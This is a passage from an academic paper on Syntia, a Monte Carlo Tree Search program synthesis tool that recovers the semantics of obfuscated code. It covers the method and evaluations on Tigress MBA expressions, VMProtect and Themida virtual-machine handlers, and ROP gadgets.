Synthesis Grammar. Our grammar is designed to synthesize expressions that represent the semantics of bit-vector arithmetic, especially for




Figure 5: An MCTS tree for program synthesis that grows towards the most-promising node $b\ a\ +$, the right-most leaf in layer 3.

the x86 architecture. For every data type (U_8, U_{16}, U_{32} and U_{64}), we define the set of operations as $O = \{+,-,*,/_s,/,\%_s,\%,\wedge,\vee,\oplus,\ll,\gg,\gg_a,-_1,\neg,$ `sign_ext`, `zero_ext`, `extract`, $++$, $1\}$, where the operations are binary addition, subtraction, multiplication, signed/unsigned division, signed/unsigned remainder, bitwise and/or/xor, logical left shift, logical/arithmetic right shift as well as unary minus and complement. The unary operations `sign_ext` and `zero_ext` extend smaller data types to signed/unsigned larger data types. Conversely, the unary operator `extract` transforms larger data types into smaller data types by extracting the respective least significant bits. Since the x86 architecture allows register concatenation (e. g., for division), we employ the binary operator $++$ to concatenate two expressions of the same data type. Finally, to synthesize expressions such as increment and decrement, we use the constant 1 as niladic operator. The input set V consists of $|V| = n$ variables, where n represents the number of inputs.

Tree Structure. The sentential form U is the root node of the MCTS tree. Its child nodes are other expressions that are produced by applying the production rules to a single non-terminal symbol of the parent. The expression depth (referred to as *layer*) is equivalent to the number of derivation steps, as depicted in Figure 5.

Example 3. *The root node U is an expression of layer 0. Its children are a, b, $U\ U\ +$, and $U\ U\ *$, where a and b are terminal expressions of layer 1. Assuming that the right-most U in an expression is replaced, the children of $U\ U\ +$ are $U\ b\ +$, $U\ a\ +$, $U\ U\ U\ +\ +$, and $U\ U\ U\ *\ +$. To obtain the layer 3 expression $b\ a\ +$, the following derivation steps are applied: $U \Rightarrow U\ U\ + \Rightarrow U\ a\ + \Rightarrow b\ a\ +$.*

To direct the search towards outer expressions, we replace the *top-most-right-most* non-terminal. If we, instead, substitute always the *right-most* non-terminal only, then the search would be guided towards most-promising subexpressions. If the expression is too nested, the synthesizer would find the partial subexpression but not the whole expression. The top-most-right-most derivation is illustrated in Figure 6, which shows the abstract syntax tree (AST) of an expression.




Figure 6: The left-most U in $U_3\ U_2\ U_1\ *\ +$ is the top-most-right-most non-terminal in the abstract syntax tree. (The indices are provided for illustrative purposes only.)

Example 4. *The expression $(U + (U * U))$ is represented as $U\ U\ U\ *\ +$. If we successively replace the right-most U, the algorithm is unlikely to find expressions such as $((a+b)+(b*(b*a)))$, since it is directed into the subexpression with the multiplication. Instead, replacing the top-most-right-most non-terminal directs the search to the top-most addition and then explores the subexpressions.*

4.3 Random Playout

One of the key concepts of MCTS are random playouts. They are used to determine the outcome of a node; this outcome is represented by a reward. In the first step, we randomly apply production rules to the current node, until we obtain a terminal expression. To avoid infinite derivations, we set a maximum playout depth. This maximum playout depth defines how often a non-terminal symbol can be mapped to rules that contain non-terminal symbols; at the latest we reached the maximum, we map non-terminals only to terminal expressions. This happens in a top-most-right-most manner. Afterwards, we evaluate the expression for all inputs from the I/O samples.

Example 5. *Assuming a maximum playout depth of 2 and the expression $U\ U\ *$, the first top-most-right-most U is randomly substituted with $U\ U\ *$, the second one with $U\ U\ +$. After that, the remaining non-terminal symbols are randomly replaced with variables: $U\ U\ * \Rightarrow U\ U\ U\ *\ * \Rightarrow U\ U\ +\ U\ U\ *\ * \Rightarrow \cdots \Rightarrow a\ a\ +\ b\ a\ *\ *$. A random playout for $U\ U\ +$ is $a\ b\ b\ +\ +$.*

For the I/O sample $(2,2) \rightarrow 4$, we evaluate $g(2,2) = 0$ for $g(a,b) = ((a+a)*(b*a)) \mod (2^8)$ and $h(2,2) = 6$ for $h(a,b) = (a+(b+b)) \mod 2^8$.

We set terminal nodes to inactive after their evaluation, since they already are end states of the game; there is no possibility to improve the node's reward by random playouts. As a result, MCTS will not take these nodes

into account in further iterations. The node's reward is the similarity of the evaluated expressions and the outputs from the I/O samples. We describe in the following section how to measure the similarity to the outputs.

4.4 Measuring Similarity of Outputs

To measure the similarity of two outputs, we compare values with different metrics: arithmetic distance, Hamming distance, count leading zeros, count trailing zeros, count leading ones and count trailing ones. While the numeric distance is a reliable metric for arithmetic operations, it does not work well with overflows and bitwise operations (e. g., xor and shifts). In turn, the Hamming distance addresses these operations since it states in how many bits two values differ. Finally, the leading/trailing zeros/ones are strong indicators that two values are in the same range. We scale each result between a value of 0 and 1. Since the different metrics compensate each other, we set the total similarity reward to the average reward of all metrics.

Example 6. *Considering I/O pair* $(2,2) \rightarrow 4$*, the output similarities for g and h (as defined in Example 5) are* $\text{similarity}(4,0)$ *and* $\text{similarity}(4,6)$*. Limiting to the metrics of Hamming distance and count leading zeros (*`clz`*), we obtain* $\text{hamming}(4,0) = \text{hamming}(4,6) = 0.67$*,* $\text{clz}(4,0) = 0$ *and* $\text{clz}(4,6) = 1.0$*. Therefore, the average similarities are* $\text{similarity}(4,0) = 0.335$ *and* $\text{similarity}(4,6) = 0.835$*. Related to the random playouts, the evaluated node* $U\ U\ +$ *has a higher reward than* $U\ U\ *$*.*

During a random playout, we calculate the similarity for all I/O samples. The final node reward is the average score of all similarity rewards. A reward of 1 finishes program synthesis, since the evaluated expression produces exactly the outputs from the I/O samples.

4.5 Backpropagation

After obtaining a score by random playout, we do the following for the selected node and all its parents, up to the root: (1) We update the node's average reward. This reward is averaged based on the node's and its successors' total number of random playouts. (2) If the node is fully expanded and its children are all inactive, we set the node to inactive. (3) Finally, we set the current node to its parent node.

4.6 Expression Simplification

Since MCTS performs a stochastic search, synthesized expressions are not necessary in their shortest form. Therefore, we apply some basic standard expression simplification rules. For example, if the synthesizer constructs integer values as $((1 \ll 1) \ll (1 + (1 \ll 1)))$, we can reduce them to the value 16.

4.7 Algorithm Configuration

Two main factors define the algorithm's success that cannot be influenced by the user: the number of input variables and the complexity (e. g., depth) of the expression to synthesize. Contrary, there exist four parameters that can be configured by a user to improve the effectiveness and speed: the initial SA-UCT value, the number of I/O samples, the maximum number of MCTS iterations and the maximum playout depth.

The SA-UCT parameter T configures the trade-off between exploration and exploitation and depends on the maximum number of MCTS iterations; if the maximum number of MCTS iterations is low, the algorithm focuses on exploiting promising candidates within a small period of time. The same holds for small initial values of T.

A large number of variables or a higher expression depth requires more MCTS iterations. Besides the maximum number of MCTS iterations, the maximum playout depth provides more accuracy since it is more probable to hit deeper expressions or more influencing variables with deeper playouts. On the other hands, deeper playouts have an impact on the execution time.

Since random playouts are performed for every node and for every I/O pair, the number of I/O samples has a significant impact on the execution time. In addition, it effects the number of false positives, since there are less expressions that have the same I/O behavior for a larger number of I/O samples. Finally, the MCTS synthesis is more precise since the different node rewards are expected to be informative.

Since the search space for finding good algorithm configurations for different complexity classes is large, we approximate an optimal solution by Simulated Annealing. We present the details and results in Section 6.1.

5 Implementation

We implemented a prototype implementation of our approach in our tool *Syntia*, which is written in Python. For trace generation and random sampling, we use the *Unicorn Engine* [43], a CPU emulator framework. To analyze assembly code (e. g., trace dissection), we utilize the disassembler framework *Capstone* [42]. Furthermore, we use the SMT solver *Z3* [36] for expression simplification.

Initially, Syntia expects a memory dump, a start and an end address as input. Then, it emulates the program and outputs the instruction trace. Then, the user has the opportunity to define its own rules for trace dissection; otherwise, Syntia dissects the trace at indirect control

Table 1: Initial Simulated Annealing configuration and the parameter's lower/upper bounds.

parameter	initial	lower bound	upper bound
SA-UCT	1.0	0.7	2.0
# MCTS iterations	2,000	500	50,000
# I/O samples	30	10	60
playout depth	1	0	2

transfers. Additionally, the user has to decide if register and/or memory locations are used as inputs/outputs and how many I/O pairs shall be sampled. Syntia traces register and memory modifications in each trace window, derives the inputs and outputs and generates I/O pairs by random sampling. The last step can be parallelized for each trace window. Finally, the user defines the synthesis parameters. Syntia creates a synthesis tasks for each (trace window, output) pair. The synthesis tasks are performed in parallel. The synthesis results are simplified by Z3's term-rewriting engine.

6 Experimental Evaluation

In the following, we evaluate our approach in three areas of application. The experiments have been evaluated on a machine with two Intel Xeon E5-2667 CPUs (in total, 12 cores and 24 threads) and 96 GiB of memory. However, we never have used more than 32 GiB of memory even though parallel I/O sampling for many trace windows can be memory intensive; synthesis itself never used more than 6 GiB of memory.

6.1 Parameter Choice

As described in Section 4.7, we approximate an optimal algorithm configuration with Simulated Annealing. To compute preferably representative results, we generate a set of $1,200$ *randomly* generated expressions. We divide this set into three classes with 400 expressions each; to prevent overfitting the parameters on a fixed set of inputs, the experiments of each class are performed with distinct input samples.

In each iteration, Simulated Annealing synthesizes the $1,200$ expressions under the same configuration. We set a timeout of 120 seconds for each synthesis task and prune non-successful tasks by a constant factor of the timeout. As a result, Simulated Annealing optimizes towards a high success rate for synthesis tasks and a minimal average time. Table 1 lists the initial algorithm configuration and the parameter boundaries.

We aim at determining optimal parameters for different complexity classes. Classes are distinguished by the number of variables and by the expression's layer. Table 2 illustrates the final configurations for 12 different complexity classes after 50 Simulated Annealing iterations. While the I/O samples and the playout depth are mostly in a similar range (0 and 20), there is a larger scope for the SA-UCT parameter and the maximum number of MCTS iterations. Especially for higher complexity classes, this is due to the optimization towards a high success rate within 120 seconds. The latter parameters strive towards larger values without this timeout.

Generally, the parameter configurations set a focus on exploration instead of exploitation. We follow this observation and adapt the configuration based on our problem statements. To describe a configuration, we provide a configuration vector of the form (SA-UCT, #iter, #I/O, PD).

6.2 Mixed Boolean-Arithmetic

Zhou et al. proposed the concept of *MBA expressions* [63]. By transforming simpler expressions and constants into MBA expressions over Boolean-arithmetic algebras, they can generate semantically-equivalent, but much more complex code which is arguably hard to reverse engineer. Effectively, this obfuscating transformation allows them to hide formulas and constants in plain code. In their paper, they define a Boolean-arithmetic algebra as follows:

Definition 1 (Boolean-arithmetic algebra [63])**.** *With n a positive integer and $\mathsf{B} = \{0,1\}$, the algebraic system* $(\mathsf{B}^n, \wedge, \vee, \oplus, \neg, \leq, \geq, >, <, \leq^s, \geq^s, >^s, <^s, \neq, =, \gg^s, \gg, \ll, +, -, \cdot)$, *where $\ll, \gg$ denote left and right shifts, $\cdot$ (or juxtaposition) denotes multiply, and signed compares and arithmetic right shift are indicated by ^{s}, is a* Boolean-arithmetic algebra (BA-algebra), $\mathsf{BA}[n]$. *n is the* dimension *of the algebra.*

Specifically, they highlight how $\mathsf{BA}[n]$ includes, amongst others, the Boolean algebra $(\mathsf{B}^n, \wedge, \vee, \neg)$ as well as the integer modular ring $\mathbb{Z}/(2^n)$. As a consequence, Mixed Boolean-Arithmetic (MBA) expressions over B^n are hard to simplify in practice. In general, we note that reducing a complex expression to an equivalent, but simpler one by, e. g., removing redundancies, is considered NP-hard [31].

Zhou et al. represent MBA expressions as polynomials over $\mathsf{BA}[n]$. While polynomial MBA expressions are conceptually not restricted in terms of complexity, Zhou et al. define *linear MBA expressions* as those polynomials with degree 1. In particular, $f(x,y) = x - (x \oplus y) - 2(x \vee y) + 12564$ is a linear MBA expression, whereas $f(x,y) = x + 9(x \vee y)yx^3$ is not.

Implementation in Tigress. In practice, MBA expressions are used in the Tigress C Diversifier/Obfuscator by

Table 2: Parameter choices for different complexity classes that depend on the expression layer and the number of variables. The parameters are the SA-UCT parameter (SA), the maximum number of MCTS iterations (# iter), the number of I/O samples (# I/O) and the playout depth (PD).

	# variables															
	2				5				10				20			
layer	**SA**	**# iter**	**# I/O**	**PD**	**SA**	**# iter**	**# I/O**	**PD**	**SA**	**# iter**	**# I/O**	**PD**	**SA**	**# iter**	**# I/O**	**PD**
3	1.42	40,569	20	0	1.55	32,375	17	0	1.74	42,397	20	1	1.38	28,089	18	1
5	1.84	35,399	14	0	1.11	28,792	23	0	1.29	27,365	23	0	0.92	34,050	12	0
7	1.25	28,363	20	0	1.01	30,838	23	0	1.23	15,285	22	0	1.42	11,086	22	0

Collberg et al. [9] which uses the technique to encode integer variables and expressions in which they are used [11]. Further, Tigress also supports common arithmetic encodings to increase an expression's complexity, albeit not based on MBAs [10].

For example, the rather simple expression $x+y+z$ is transformed into the layer 23 expression $(((x \oplus y)+((x \wedge y) \ll 1)) \vee z)+(((x \oplus y)+((x \wedge y) \ll 1)) \wedge z)$ using its arithmetic encoding option. In a second transformation step, Tigress encodes it into a linear MBA expression of layer 383 (omitted due to complexity). Such expressions are hard to simplify symbolically.

Table 3: Trace window statistics and synthesis performance for Tigress (MBA), VMProtect (VMP), Themida (flavor Tiger White, TM), and ROP gadgets.

	MBA	VMP	TM	ROP
#trace windows	500	12,577	2,448	78
#unique windows	500	449	106	78
#instructions per window	116	49	258	3
#inputs per window	5	2	15	3
#outputs per window	1	2	10	2
#synthesis tasks	500	1,123	1,092	178
I/O sampling time (s)	110	118	60	17
overall synthesis time (s)	2,020	4,160	9,946	829
synthesis time per task (s)	4.0	3.7	9.1	4.7

Evaluation Results. We evaluated our approach to simplify MBA expressions using Syntia. As a testbed, we built a C program which calls 500 *randomly* generated functions. Each of these random functions takes 5 input variables and returns an expression of layer 3 to 5. Then, we applied the arithmetic encoding provided by Tigress, followed by the linear MBA encoding. The resulting program contained expressions of up to $2,821$ layers, the average layer being 156. The arithmetic encoding is applied to highlight that our approach is invariant to the code's increased *symbolic* complexity and is only concerned with semantical complexity.

Based on a concrete execution trace it can be observed that the 500 functions use, on average, 5 memory inputs (as parameters are passed on the stack) and one register output (the register containing the return value). Table 3 shows statistics for the analysis run using the configuration vector $(1.5, 50000, 50, 0)$. The first two components indicate a strong focus on *exploration* in favor of exploitation; due to the small number of synthesis tasks, we used 50 I/O samples to obtain more precise results.

The sampling phases completed in less than two minutes. Overall, the 500 synthesis tasks were finished in about 34 minutes, i.e., in 4.0 seconds per expression. We were able to synthesize 448 out of 500 expressions (89.6%). The remaining expressions are not found due to the probabilistic nature of our algorithm; after 4 subsequent runs, we synthesized 489 expressions (97.8%) in total.

To get a better feeling for this probabilistic behavior, we compared the cumulative numbers of synthesized MBA expressions for 10 subsequent runs. Figure 7 shows the results averaged over 15 separate experiments. On average, the first run synthesizes 89.6% (448 expressions) of the 500 expressions. A second run yields 22 new expressions (94.0%), while a third run reveals 10 more expressions (96.0%). While converging to 500, the number of newly synthesized expressions decreases in subsequent runs. Comparing the fifth and the eighth run, we only found 5 new expressions (from 489 to 494). After the ninth run, Syntia synthesized 495 (99.0%) of the MBA expressions.

6.3 VM Instruction Handler

As introduced in Section 2.1.1, an instruction handler of a Virtual Machine implements the effects of an atomic instruction according to the custom VM-ISA. It operates on the VM context and can perform arbitrarily complex tasks. As handlers are heavily obfuscated, manual analysis of a handler's semantics is a time-consuming task.

Attacking VMs. When faced with virtualization-based obfuscations, an attacker typically has two options. For one, she can analyze the interpreter and, for each handler, extract all information required to *re-translate* the bytecode back to native instruction. Especially in face of handler duplication and bytecode blinding, this requires




Figure 7: Subsequent synthesis runs increase the number of synthesized MBA expressions. Each point represents the average cumulative number of synthesized expressions from 15 separate experiments.

her to precisely capture all effects produced by the handlers. This includes both the high-level semantics with regard to input and output variables *as well as* the individual unblinding routines. In his paper, Rolles discusses how this type of attack requires complete understanding of the VM and therefore has to be repeated for each virtualization obfuscator [44]. Thus, we note that this attack does not lend itself easily to full automation. Another approach is to perform analyses on the *bytecode level*. The idea is that while an attacker cannot learn the full semantics of the original code, the analysis of the interaction of handlers itself reveals enough information about the underlying code. This allows the attacker to skip details like bytecode blinding as she only requires the high-level semantics of a handler. Sharif et al. successfully mounted such an attack to recover the CFG of the virtualized function [53], but do not take semantics other than virtual instruction pointer updates into account.

We recognize the latter approach as promising and note how Syntia allows us to *automatically* extract the high-level semantics of arithmetical and logical instruction handlers. This is achieved by operating on an execution trace through the interpreter and simplify its individual handlers—as distinguished by trace window boundaries—using program synthesis. Especially, we highlight how obtaining the semantics of *one* handler automatically yields information about the underlying native code at *all points* of the trace where this specific handler is used to encode equivalent virtualized semantics.

Evaluation Setup. We evaluated Syntia to learn the semantics of arithmetic and logical VM instruction handlers in recent versions of VMProtect [58] (v3.0.9) and Themida [38] (v2.4.5.0). To this end, we built a program that covers bit-vector arithmetic for operand widths of 8, 16, 32, and 64 bit. Since we are interested in analyzing effects of the VM itself, using a synthetic program does not distort our results. For verification, we manually reverse engineered the VM layouts of VMProtect and Themida. Note that the commercial versions of both protection systems have been used to obfuscate the program. These are known to provide better obfuscation strength compared to the evaluation versions.

We argue that our evaluation program is representative of *any* program obfuscated with the respective VM-based obfuscating scheme. As seen in Section 2.1.1, common instructions map to a plethora of VM handlers. Consequently, if we succeed in recovering the semantics of these integral building blocks, we are at the same time able to recover other variations of native instructions using these handlers as well.

This motivates the design of our evaluation program, which aims to have a wide coverage of all possible arithmetic and logical operations. We note that this may not be the case for *real-world* test cases, which may not trigger all interesting VM handlers. To this extent, our evaluation program is, in fact, *more representative* than, e. g., malware samples.

6.3.1 VMProtect

In its current version, VMProtect follows the *Direct Threaded Code* design principle (cf. Section 2.1.1). Each handler directly invokes the next handler based on the address encoded directly in the instruction's bytecode. Hence, reconstructing the handlers requires an instruction trace. Also, this impacts trace dissection: since VM handlers dispatch the next handler, they end with an indirect jump. Unsurprisingly, Syntia could automatically dissect the instruction trace into trace windows that represent a single VM handler. As evident from Table 3, there are 449 *unique* trace windows out of a total of 12,577 in the instruction trace.

Further, VMProtect employs *handler duplication*. For example, the 449 instruction handlers contain 12 instances performing 8-bit addition, 11 instances for each of addition (for each flavor of 16-, 32-, 64-bit), `nor` (8-, 64-bit), left and right shift (32-, 64-bit); amongst multiple others. If Syntia is able to learn one instance in each group, it is safe to assume that it will successfully synthesize the full group, as supported by our results.

Similarly, the execution trace is made up of all possible handlers and some of them occur multiple times. Hence, if we correctly synthesize semantics for, e. g., a 64-bit addition, this immediately yields semantics for 772 trace windows (6.2% of the full trace, 32.0% of all arithmetic and logical trace windows in the trace). Equivalent reasoning applies to 16-bit `nor` operations in our trace (3.6% of the full trace, 18.8% of all arithmetic and logical trace windows). In total, our results reveal semantics for 19.7% of the full execution trace (2,482 out of 12,577 trace win-

dows). Manual analysis suggests that the remaining trace semantics mostly consists of control-flow handling and stack operations. These are especially used when switching from the native to the VM context and amount for a large part of the execution trace.

On average, an individual instruction handler consists of 49 instructions. As VMProtect's VM is stack-based, binary arithmetic handlers pop two arguments from the stack and push the result onto the stack. This tremendously eases identification of inputs and outputs. Therefore, we mark memory operands as inputs and outputs and use the configuration vector $(1.5, 30000, 20, 0)$ for the synthesis. The sampling phase finished in less than two minutes. Overall, the $1,123$ synthesis tasks completed in less than an hour, which amounts to merely 3.7 seconds per task. In total, in our first run, we automatically identified 190 out of 196 arithmetical and logical handlers (96.9%). The remaining 6 handlers implement 8-bit divisions and shifts. Due to their representation in x86 assembly code, Syntia needs to synthesize more complex expressions with nested data type conversions. As the analysis is probabilistic in nature, we scheduled five more runs which yielded 4 new handlers. Thus, we are able to automatically pinpoint 98.9% of all arithmetic and logical instruction handlers in VMProtect.

6.3.2 Themida

The protection solution Themida supports three basic VM flavors, namely, Tiger, Fish, and Dolphin. Each flavor can further be customized to use one of three obfuscation levels, in increasing complexity: White, Red, and Black. We note that related work on deobfuscation does not directly mention the exact configuration used for Themida. In hopes to be comparable, we opted to use the default flavor Tiger, using level White, in our evaluation. Unlike VMProtect, Tiger White uses an explicit handler table while inlining the dispatcher routine; i. e., it follows the *Threaded Code* design principle (cf. Section 2.1.1). Consequently, trace dissection again yields one trace window per instruction handler. Even though the central handler table lists $1,111$ handlers, we identified 106 *unique* trace windows along the concrete execution trace.

Themida implements a register-based architecture and stores intermediate computations in one of many register available in the VM context. This, in turn, affects the identification of input and output variables. While in the case of VMProtect, inputs and outputs are directly taken from two slots on the stack, Themida has a significantly higher number of potential inputs and outputs (i. e., all virtual registers in the VM context, 10 to 15 in our case).

Tiger White supports handlers for addition, subtraction, multiplication, logical left and right shift, bitwise operations and unary subtraction; each for different operand widths. In contrast to VMProtect, handlers are neither duplicated nor do they occur multiple times in the execution trace. Hence, the trace itself is much more compact, spanning $2,448$ trace windows in total; roughly 5 times shorter than VMProtect's. Still, Themida's handlers are much longer, with 258 instructions on average.

We ran the analysis using the configuration vector $(1.8, 50000, 20, 0)$. Due to the higher number of inputs, this configuration—in comparison to the previous section—sets a much higher focus on exploration as indicated by higher values chosen for the first two parameters. Sampling finished in one minute, whereas the synthesis phase took around 166 minutes. At $1,092$ synthesis tasks, this amounts to roughly 9.1 seconds per task. Eventually, we automatically learned the semantics of 34 out of 36 arithmetic and logical handlers (94.4%). The remaining handlers (8-bit subtraction and logical or) were not found as we were unable to complete the sampling phase due to crashes in Unicorn engine.

6.4 ROP Gadget Analysis

We further evaluated Syntia on ROP gadgets, specifically, on four samples that were thankfully provided by Debray [62]. They implement bubble sort, factorials, Fibonacci, and matrix multiplication in ROP. To have a larger set of samples, we also used a CTF challenge [41] that has been generated by the ROP compiler `Q` [51] and another Fibonacci implementation that has been generated with `ROPC` [39].

Syntia automatically dissected the instruction traces into 156 individual gadgets. Since many gadgets use exactly the same instructions, we unified them into 78 unique gadgets. On average, a gadget consists of 3 instructions with 3 inputs and 2 outputs (register and memory locations).

Due to the small numbers of inputs and synthesis tasks, we chose the configuration vector $(1.5, 100000, 50, 0)$ that sets a very strong focus on exploration while accepting a higher running time. Especially, we experienced both effects for the maximum number of MCTS iterations.

Syntia synthesized partial semantics for 97.4% of the gadgets in less than 14 minutes; in total, we were successful in 163 out of the 178 (91.5%) synthesis tasks. Our synthesis results include 58 assignments, 17 binary additions, 5 ternary additions, 4 unary minus, 4 binary subtractions, 4 register increments/decrements, 2 binary multiplications and 1 bitwise and. In addition, we found 68 stack pointer increments due to `ret` statements. The results do not include larger constants or operations such as `ror` as they are not part of our grammar.

7 Discussion

In the following, we discuss different aspects of program synthesis for trace simplification and MCTS-based program synthesis. Furthermore, we point out limitations of our approach as well as future work.

Program Synthesis for Trace Simplification. Current research on deobfuscation [13, 53, 61, 62] operates on instruction traces and uses a mixed approach consisting of symbolic execution [61] and taint analysis [60]; two approaches that require a precise analysis of the underlying code. While techniques exist that defeat taint analysis [6, 48], recent work shows that symbolic execution can similarly be attacked [2].

Program synthesis is an orthogonal approach that operates on a purely semantical level as opposed to (binary) code analysis; it is oblivious to the underlying code constructs. As a result, syntactical aspects of code complexity such as obfuscation or instruction count do not influence program synthesis negatively. It is merely concerned with the complexity of the code's *semantics*. The only exception where code-level artifacts matter is the generation of I/O samples; however, this can be realized with small overhead compared to regular execution time using dynamic binary instrumentation [37, 40].

Commonly, instruction traces contain repetitions of unique trace windows that can be caused by loops or repeated function calls to the same function. By synthesizing these trace windows, the synthesized semantics pertain for all appearances on the instruction trace; the more frequently these trace windows occur in the trace, the higher the percentage of *known* semantics in the instruction trace. We stress how VM-based obfuscation schemes do this to the extreme: a relatively small number of unique trace windows are used over the whole trace.

In general, the synthesis results may not be precise semantics since we approximate them based on I/O samples. If these do not reflect the full semantics, the synthesis misses edge cases. For instance, we sometimes cannot distinguish between an arithmetic and a logical right shift if the random inputs are no *distinguishing* inputs. We point out that this is not necessarily a limitation, since a human analyst might still get valuable insights from the approximated semantics.

As future work, we consider improving trace simplification by a stratified synthesis approach [23]. The main idea is to incrementally synthesize larger parts of the instruction trace based on previous results and successively approximate high-level semantics of the entire trace. Further, we note that the work by Sharif et al. [53] is complementary to our synthesis approach and would also allow us to identify control flow. Likewise, extending the grammar by control-flow operations is another viable approach to tackle this limitation.

MCTS-based Program Synthesis. Compared to SMT-based program synthesis, we obtain *candidate* solutions, even if the synthesizer does not find an *exact* result. This is particularly beneficial for applications such as deobfuscation, since a human analyst can sometimes infer the full semantics. We decided to utilize MCTS for program synthesis since it has been proven very effective when operating on large search trees without domain knowledge. However, our approach is not limited to MCTS, other stochastic algorithms are also applicable.

Drawn from the observations made in Section 6, we infer that the MCTS approach is much more effective with a configuration that focuses on exploration instead of exploitation. The SA-UCT parameter ensures that paths with a higher reward are explored in-depth in later stages of the algorithm. We still try to improve exploration strategies, for instance with *Nested Monte Carlo Tree Search* [35] and *Monte Carlo Beam Search* [7].

Limitations. In general, limits of program synthesis apply to our approach as well. Non-determinism and point functions—Boolean functions that return 1 for exactly one input out of a large input domain—cannot be synthesized practically. This also holds for semantics that have strong confusion and diffusion properties, such as cryptographic algorithms. These are inherently very complex, non-linear expressions with a deep nesting level. Our approach is also limited by the choice of trace window boundaries; ending a trace window in intermediate computation steps may produce formulas that are not *meaningful* at all.

8 Related Work

We now review related work for program synthesis, Monte Carlo Tree Search and deobfuscation. Furthermore, we describe how our work fits into these research areas.

Program Synthesis. Gulwani et al. [22] introduced an SMT-based program synthesis approach for loop-free programs that requires a logical specification of the desired program behavior. Building on this, Jha et al. [24] replaced the specification with an I/O oracle. Upon generation of *multiple* valid program candidates, they derive *distinguishing inputs* that are used for subsequent oracle queries. They demonstrated their use case by simplifying a string obfuscation routine of MyDoom. Godfroid and Taly [18] used an SMT-based approach to learn the formal semantics of CPU instruction sets; for this, they use the CPU as I/O oracle.

Schkufza et al. [50] proved that stochastic program synthesis often outperforms SMT-based approaches. This is mostly due to the fact that common SMT-based approaches effectively enumerate *all* programs of a given size or prove their non-existence. On the other hand, stochastic approaches focus on promising parts of the search space without searching exhaustively. Schkufza et al. use this technique for stochastic superoptimization on the basis of their tool *STOKE*. Recent work by Heule et al. [23] demonstrates a stratified approach to learn the semantics of the x86-64 instruction set, based on STOKE. Their main idea is to re-use synthesis results to synthesize more complex instructions in an iterative manner. To the best of our knowledge, STOKE is the only other stochastic synthesis tool that is able to synthesize low-level semantics. By design, their code only produces Intel x86 code.

In our case, stochastic techniques have additional properties that are not achieved by previous tools: we obtain partial results that are often already "close" to a real solution and might be helpful for a human analyst who tries to understand obfuscated code. Furthermore, we can encode arbitrary complex function symbols in our grammar (e. g., complex encoding schemes or hash functions); a characteristic that is not easily reproduced by SMT-based approaches.

In the context of non-academic work, Rolles applied some of the above mentioned SMT-based approaches to reverse engineering and deobfuscation [45]. Amongst others, he learned obfuscation rules by adapting peephole superoptimization techniques [3] and extracted metamorphic code using an oracle-guided approach. In his recent work, he performs SMT-based shellcode synthesis [46].

Monte Carlo Tree Search. MCTS has been widely studied in the area of AI in games [16, 35, 49, 56]. Ruijl et al. [47] combine Simulated Annealing and MCTS by introducing SA-UCT for expression simplification. Lim and Yoo [32] describe an early exploration on how MCTS can be used for program synthesis and note that it shows comparable performance to genetic programming. We extend the research of MCTS-based program synthesis by applying SA-UCT and introducing node pruning. For our synthesis approach, we designed a context-free grammar that learns the semantics of Intel x86 code.

Deobfuscation. Rolles provides an academic analysis of a VM-based obfuscator and outlines a possible attack on such schemes in general [44]. He proposes using static analysis to re-translate the VM's bytecode back into native instructions. This, however, requires minute analysis of *each* obfuscator and hence is time-consuming and prone to minor modifications of the scheme. Kinder is also concerned with (static) analysis of VMs [26]. Specifically, he lifts a *location-sensitive* analysis to be usable in presence of virtualization-based obfuscation schemes. His work highlights how the execution trace of a VM, while performing various computations, always exhibits a recurring set of addresses. As seen in Section 6, our approach actually benefits from this side effect. In contrast, Sharif et al. [53] analyze VMs in a *dynamic* manner and record execution traces. In contrast to the work of Rolles, their goal is not to re-translate, but to directly analyze the bytecode itself. Specifically, they aim to reconstruct parts of the underlying code's control flow from the bytecode. This approach is closest to our work as we are, in turn, mostly concerned with arithmetic and logical semantics of a handler.

More recent results include work by Coogan et al. [13] as well as Yadegari et al. [62]. Both approaches seek to deobfuscate code based on execution traces by further making use of symbolic execution and taint tracking. The former approach is focused on the *value flow* to system calls to reduce a trace whereas Yadegari et al. propose a more general approach and aim to produce fully deobfuscated code. However, to counteract symbolic execution-based deobfuscation approaches, Banescu et al. propose novel obfuscating transformations that specifically target their deficiencies [2]. For one, they propose a construct akin to *random opaque predicates* [12] that deliberately explodes the number of paths through a function. A second technique preserves program behavior of the obfuscated program for specific input invariants *only*, effectively increasing the input domains and thus the search space for symbolic executors.

Guinet et al. present *arybo*, a framework to simplify MBA expressions [20]. In essence, they perform bit-blasting and use a Boolean expression solver that tries to simplify the expression symbolically. Eyrolles [15] describes a symbolic approach that uses pattern matching. Furthermore, she suggests improvements of current MBA-obfuscated implementations that impede these symbolic deobfuscation techniques [14]. To this effect, we also argue that symbolic simplification is inherently limited by the complexity of the input expression. However, we demonstrated that a synthesis-based approach allows fine-tuned simplification, irrespective of *syntactical* complexity, while producing approximate intermediate results.

9 Conclusion

With our prototype implementation of Syntia we have shown that program synthesis can aid in deobfuscation of real-world obfuscated code. In general, our approach is vastly different in nature compared to proposed deobfuscation techniques and hence may succeed in scenarios where approaches requiring precise code semantics fail.

Acknowledgments

We thank the reviewers for their valuable feedback. This work was supported by the German Research Foundation (DFG) research training group UbiCrypt (GRK 1817) and by ERC Starting Grant No. 640110 (BASTION).

References

[1] ANDRIESSE, D., BOS, H., AND SLOWINSKA, A. Parallax: Implicit Code Integrity Verification using Return-Oriented Programming. In *Conference on Dependable Systems and Networks (DSN)* (2015).

[2] BANESCU, S., COLLBERG, C., GANESH, V., NEWSHAM, Z., AND PRETSCHNER, A. Code Obfuscation against Symbolic Execution Attacks. In *Annual Computer Security Applications Conference (ACSAC)* (2016).

[3] BANSAL, S., AND AIKEN, A. Automatic Generation of Peephole Superoptimizers. In *ACM Sigplan Notices* (2006).

[4] BELL, J. R. Threaded Code. *Communications of the ACM* (1973).

[5] BROWNE, C. B., POWLEY, E., WHITEHOUSE, D., LUCAS, S. M., COWLING, P. I., ROHLFSHAGEN, P., TAVENER, S., PEREZ, D., SAMOTHRAKIS, S., AND COLTON, S. A Survey of Monte Carlo Tree Search Methods. *IEEE Transactions on Computational Intelligence and AI in Games* (2012).

[6] CAVALLARO, L., SAXENA, P., AND SEKAR, R. Anti-Taint-Analysis: Practical Evasion Techniques against Information Flow based Malware Defense. *Secure Systems Lab at Stony Brook University, Tech. Rep* (2007).

[7] CAZENAVE, T. Monte carlo beam search. *IEEE Transactions on Computational Intelligence and AI in Games* (2012).

[8] CHASLOT, G. *Monte-Carlo Tree Search*. PhD thesis, Universiteit Maastricht, 2010.

